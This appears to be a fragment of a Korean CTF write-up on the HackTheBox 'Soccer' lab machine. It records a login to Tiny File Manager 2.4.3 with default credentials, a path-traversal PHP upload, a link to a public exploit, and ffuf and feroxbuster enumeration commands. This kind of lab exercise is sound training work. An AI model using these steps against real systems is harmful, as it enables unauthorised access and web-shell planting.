
디폴트 크리덴셜 admin:admin@123 로그인 성공
2.4.3 버전을 사용함

traversal 취약점이 있어 상위 경로에 PHP 파일 업로드가 가능하지만 익스플로잇 실패함
https://github.com/febinrev/tinyfilemanager-2.4.3-exploit/tree/main


실패 원인을 모르겠어서 익스플로잇 페이로드 파악 후 직접 업로드 시도함
include /etc/nginx/conf.d/.conf; include /etc/nginx/sites-enabled/;
ffuf -w subdomains-top1million-20000.txt:FUZZ -u http://10.129.39.176 -H "HOST: FUZZ.soccer.htb" -mc all -fc 404 -t 50 -fs 178

feroxbuster -u http://soc-player.soccer.htb/ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -x jsp,php,html,txt -C 404 --depth 2 -t 50 -o ferox_result.txt

200    GET    11    6w    31c    http://soc-player.soccer.htb/check
